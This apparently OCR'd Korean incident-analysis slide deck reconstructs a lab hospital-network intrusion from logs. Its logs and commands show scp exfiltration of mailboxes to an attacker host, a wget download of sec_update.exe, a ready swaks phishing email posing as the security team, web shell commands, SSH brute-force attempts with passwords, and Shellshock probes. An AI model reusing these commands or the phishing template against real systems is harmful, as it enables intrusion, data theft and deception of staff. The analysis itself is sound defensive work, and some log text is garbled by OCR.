
sec_update.exe

.\Users\vboxuser\Downloads


이름	크기	수정한 날짜
sec_update.exe	7168	2026-09-17 09:35:00

sec_update.exe 설치 확인

4.2. 분석 과정 - 순방향 설명 애니메이션



4.2. 분석 과정



POINT

> 어떻게 공격자는 사내 메일 형식을 파악했는가?

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC 메일 서버

메일 서버 분석 (1/2) - 관리자 PC 대상 피싱 메일 전송

📌 메일 원문을 공격 서버로 반출해 사내 메일 형식 파악 가능

```
type=EXECVE  msg=audit(2026-09-09 16:31:05): argc=4 a0=scp a1=-r
             a2=/home/admin/Maildir/cur/* a3=attacker@192.168.90.100:/root/loot/maildir/
type=SYSCALL msg=audit(2026-09-09 16:31:05): syscall=execve success=yes
             comm=scp exe=/usr/bin/scp uid=root auid=labadmin(1000)
type=SOCKADDR msg=audit(2026-09-09 16:31:05): saddr={ fam=inet
             laddr=192.168.30.20 faddr=192.168.90.100 fport=22 }
root@hbhis-mail:~#
```

메일 서버 내 메일 원문 디렉토리를 공격 서버로 반출한 EXECVE 로그

메일 서버 분석 (1/2) - 관리자 PC 대상 피싱 메일 전송

- 메일 서버 피싱 메일 전송
  관리자 PC 대상으로 피싱 메일 발송
  26/09/14 09:22

```
cd /tmp
wget http://192.168.90.100:8000/sec_update.exe -O /tmp/sec_update.exe
swaks --to manager@aif.org \
  --from security@aif.org \
  --server 127.0.0.1 \
  --header "From: 정보보안팀 <security@aif.org>" \
  --header "Date: Mon, 14 Sep 2026 09:22:37 +0900" \
  --subject "[공지] 2026년도 사내 PC 및 서버 긴급 보안 패치 설치 권고" \
  --body "안녕하십니까. 정보보안팀입니다. 최근 사내 주요 정보시스템에 대한 \
신규 보안 취약점이 발견됨에 따라, 전사적인 긴급 보안 패치 적용을 권고합니다. \
임직원께서는 각자의 PC 및 운영 중인 서버에 대해, 첨부된 긴급 패치 파일을 \
다운로드하여 반드시 설치해 주시기 바랍니다. 설치 기한: 2026년 9월 25일(금) \
18:00까지. 설치 방법: 첨부 파일(sec_update.exe) 실행 및 안내에 따라 설치 진행.\
문의처: 정보보안팀 (내선 000)  감사합니다. 정보보안팀 드림" \
  --attach /tmp/sec_update.exe
```

메일 서버 내부에서 발견한 관리자 PC 로 전송된 피싱 메일 원문

PACS 백업 서버 협력업체 PC 포털·의사 PC·HIS AD 서버 관리자 PC 메일 서버

메일 서버 분석 (1/2) - 관리자 PC 대상 피싱 메일 전송



공격자는 메일 서버에 어떻게 접속했나?

```
cd /tmp
  --header "Date: Mon, 14 Sep 2026 09:22:37 +0900" \
  --subject "[공지] 2026년도 사내 PC 및 서버 긴급 보안 패치 설치 권고" \
  --body "안녕하십니까. 정보보안팀입니다. 최근 사내 주요 정보시스템에 대한 \
신규 보안 취약점이 발견됨에 따라, 전사적인 긴급 보안 패치 적용을 권고합니다.\
임직원께서는 각자의 PC 및 운영 중인 서버에 대해, 첨부된 긴급 패치 파일을 \
다운로드하여 반드시 설치해 주시기 바랍니다. 설치 기한: 2026년 9월 25일(금) \
18:00까지. 설치 방법: 첨부 파일(sec_update.exe) 실행 및 안내에 따라 설치 진행.\
문의처: 정보보안팀 (내선 000) 감사합니다. 정보보안팀 드림" \
  --attach /tmp/sec_update.exe
  --
```

사내 긴급 보안 패치 위장 피싱 메일

sec_update.exe 악성코드 삽입

PACS 백업 서버 협력업체 PC 포털 · 의사 PC·HIS AD 서버 관리자 PC 메일 서버

메일 서버 분석 (2/2) – 메일 서버 SSH 접근

SSH 를 통해 비정상적 방법으로 웹 서버 → 메일 서버 접속

26/09/14 03:13

```
2.168.30.11 port 54862 ssh2
Sep 14 03:13:00 hbhis-mail sshd[1666]: Accepted password for labadmin from 19
2.168.30.11 port 54873 ssh2
Sep 14 03:13:00 hbhis-mail sshd[1703]: Failed password for root from 192.168.
30.11 port 54971 ssh2
Sep 14 03:13:00 hbhis-mail sshd[1705]: Failed password for root from 192.168.
30.11 port 54972 ssh2
```

메일 서버 내부에서 발견한 웹 서버 (192.168.30.11) SSH 접속 로그

PACS · 백업 서버 · 협력업체 PC · 포털 · 의사 PC·HIS · AD 서버 · 관리자 PC · 메일 서버

메일 서버 추가 분석

행정 PC 내

확인이 필요함

HOT FIX

SSH 접근 보안 강화
위장 도메인 필터링

AIF

```
Delivered-To: joyeongmun9937@a
X-Recipient-IP: 192.168.10.101
Received: from yourorg.ai (unk
Message-Id: <20260907001012.51
X-Mailer: swaks v20240103.0 je
MIME-Version: 1.0
Content-Type: multipart/mixed;

------=_MIME_BOUNDARY_000_512044
Content-Type: text/plain

안녕하세요. 전사 복지 차원의 무료 독감 예방접종 안내입니다.
사전예약 및 문진표 작성은 첨부파일을 확인하세요.
------=_MIME_BOUNDARY_000_512044
Content-Type: application/octet-stream; name="사전예약.exe"
Content-Description: 사전예약.exe
Content-Disposition: attachment; filename="사전예약.exe"
Content-Transfer-Encoding: BASE64
```


02 악성 파일 확인

사전예약 .exe 로 위장한
악성 실행 파일 확인

첨부 파일명

사전예약 .exe

4.2. 분석 과정



POINT

> 공격자는 웹 서버를
> 어떻게 장악했나 ?

웹 서버 분석 (1/6) – 메일 서버 대상 포트 스캔

- 메일 서버 대상 포트 스캔
  웹 서버에서 포트 스캔 명령 실행
  26/09/11 04:52

```
2026-09-11 08:52:33 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"Test-Nettion+192.168.30.20
2026-09-11 09:01:38 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"Test-Nettion+192.168.30.20
2026-09-11 09:03:12 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"Test-Nettion+192.168.30.20
2026-09-11 09:04:01 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"Test-Nettion+192.168.30.20
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2026-09-11 05:10:37
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port name c-ip cs(User-Agent) cs(Refer
2026-09-11 04:52:28 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"NetConnection+192.168.30.20
2026-09-11 04:53:34 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c"NetConnection+192.168.30.20
2026-09-11 10:52:44 192.168.30.11 GET /uploads/cmd.aspx cmd=C%3A%5CpublicpackHospital%5Cuploads%5C
```

메일 서버를 대상으로 한 포트 스캔 로그

웹 서버 분석 (1/6) – 메일 서버 대상 포트 스캔

웹 서버 내부에서 메일 서버 대상으로 한 포트 스캔 로그 확인

```
2026-09-11 08:48:59 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+5985 80 - 19.0 - 192.168.90.101 cur
2026-09-11 08:51:17 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+445 80 - 19.0 - 192.168.90.101 cur
2026-09-11 08:52:33 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+3389 80 - 19.0 - 192.168.90.101 cur
2026-09-11 09:01:38 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+25 80 - 19.0 - 192.168.90.101 cur
2026-09-11 09:03:12 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+80 80 - 19.0 - 192.168.90.101 cur
2026-09-11 09:04:01 192.168.30.11 GET /uploads/cmd.aspx cmd=powershell+-c+Test-Nettion+192.168.30.20+Port+110 80 - 19.0 - 192.168.90.101 cur
```

포트 스캔

미상 서버

웹 서버 분석 (2/6) – 메일 서버 대상 *Plink 접속

- **Plink 사용 메일 서버 접속**
  지속 접속을 위한 Plink 사용
  26/09/11 05:00

FileName	Extension	FileSize	Created0x10
g.23623EDDDA836CF9A038E776D8.		7168	2026-09-11 5:00
plink.exe	.exe	1036448	2026-09-11 5:00
.ssh		0	2026-09-11 5:06
known_hosts.old	.old	96	2026-09-11 5:06

메일 서버 대상 Plink 실행 로그

*Plink.exe: 윈도우 명령줄에서 SSH, Telnet 등으로 원격 접속하는 도구

PACS · 백업 서버 · 협력업체 PC · 포털·의사 PC·HIS · AD 서버 · 관리자 PC · 메일 서버 · 웹 서버

웹 서버 분석 (2/6) – 메일 서버 대상 Plink 접속



공격자는 어떻게 웹 서버에 커맨드를 설치했을까?

```
2026-09-11 05:17:31 192.168.30.11 GET [plink.exec]batch=ssh+hostname root@192.168.30.20~pw+larorkmit!vek+wbom!+r2%3E%261 80 - 192.168.30.101 car/1/1
2026-09-11 05:19:48 192.168.30.11 GET [plink.exec]batch=ssh+hostname admin@192.168.30.20~pw+aglgbrintt!vek+wbom!+r2%3E%261 80 - 192.168.30.101 car/1/0
2026-09-11 05:19:58 192.168.30.11 GET [plink.exec]batch=ssh+hostname labuadmin@192.168.30.20~pw+pwcslab2026+wbom!+r2%3E%261 80 - 192.168.90.101 car/1/0
2026-09-11 05:20:22 192.168.30.11 GET [plink.exec]batch=ssh+hostname labuadmin@192.168.30.20~pw+pwcslab2026+wbom!+r2%3E%261 80 - 192.168.90.101 car/1/0
2026-09-11 05:25:41 192.168.30.11 GET config*3c6e4261 80 - 192.168.9
```

Plink 를 통해 12 일까지 30.20(메일 서버) 대상 SSH 브루트포스 시도 확인 로그

웹 서버 분석 (3/6) – 웹 서버 스캐너 실행

- 웹 서버 nikto 스캐너 실행
  애플리케이션 취약점 탐색 목적
  26/09/11 02:00

```
2026-09-11 02:00:04 192.168.30.11 GET /board/index.jhtml - 80 - 192.168.90.100 Mozilla/5.0+(Macintosh
2026-09-11 02:00:04 192.168.30.11 GET /board/index.jsp - 80 - 192.168.90.100 Mozilla/5.0+(Macintosh;+
2026-09-11 02:00:04 192.168.30.11 GET /board/index.xml - 80 - 192.168.90.100 Mozilla/5.0+(iPhone;+CPU
2026-09-11 02:00:04 192.168.30.11 PUT /board/nikto-test-gHc4Sacg.html - 80 - 192.168.90.100 Mozilla/5
2026-09-11 02:00:04 192.168.30.11 GET /board/ - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6
2026-09-11 02:00:04 192.168.30.11 GET /board/admin - 80 - 192.168.90.100 100 ()+{+:;+};+echo+93e4r0-c
2026-09-11 02:00:04 192.168.30.11 GET /board/admirator.cgi - 80 - 192.168.168.90.100 ()+{+:;+};+echo+
2026-09-11 02:00:04 192.168.30.11 GET /board/authLogcgi - 80 - 192.168.90.190.100 ()+{+:;+};+echo+93e4
```

웹 서버 게시판 (/board) 를 대상으로 한 포트 스캔 로그

```
2026-09-11 02:00:04 192.168.30.11 GET /board/admin.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo;
2026-09-11 02:00:04 192.168.30.11 GET /board/administrator.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+tr
2026-09-11 02:00:04 192.168.30.11 GET /board/authLogin.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;e
2026-09-11 02:00:04 192.168.30.11 GET /board/bb-hist.sh - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo
2026-09-11 02:00:04 192.168.30.11 GET /board/banner.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo
2026-09-11 02:00:04 192.168.30.11 GET /board/book.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo;e
2026-09-11 02:00:04 192.168.30.11 GET /board/cgiinfo.cg - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;ech
2026-09-11 02:00:04 192.168.30.11 GET /board/cgitest.py - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo
2026-09-11 02:00:04 192.168.30.11 GET /board/cgi_wrapper - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;ech
2026-09-11 02:00:04 192.168.30.11 GET /board/contact.cg - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;ech
2026-09-11 02:00:04 192.168.30.11 GET /board/count.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+true;echo;
2026-09-11 02:00:04 192.168.30.11 GET /board/defaultwebpage.cgi - 80 - 192.168.90.100 ()+{+:;+};+echo+93e4r0-cve-2014-6271:+t
```

90.100(공격자) 가 30.11(웹 서버) 의 게시판 (/board) 을 대상으로
nikto 를 통한 CVE 취약점 공격 시도 확인

웹 서버 분석 (3/6) – 웹 서버 스캐너 실행

게시판 (/board) 대상 스크립트 실행 로그

```
2026-09-11 02:00:04 192.168.30.11 GET /board/author 80 - 192.168.90.100 Mozilla/5.0+(Macintosh;+Intel+Mac-OS+X+14_2;+rv:133.0)+Gecko
2026-09-11 02:00:04 192.168.30.11 GET /board/best.php - 80 - 192.168.90.100 Mozilla/5.0+(Linux;+Android+14;+Pixel+8)+AppleWebKit/537
2026-09-11 02:00:04 192.168.30.11 GET /board/imp/test.php - 80 - 192.168.90.100 Mozilla/5.0+(Linux;+Android+14;+Pixel+8)+AppleWebKit/5
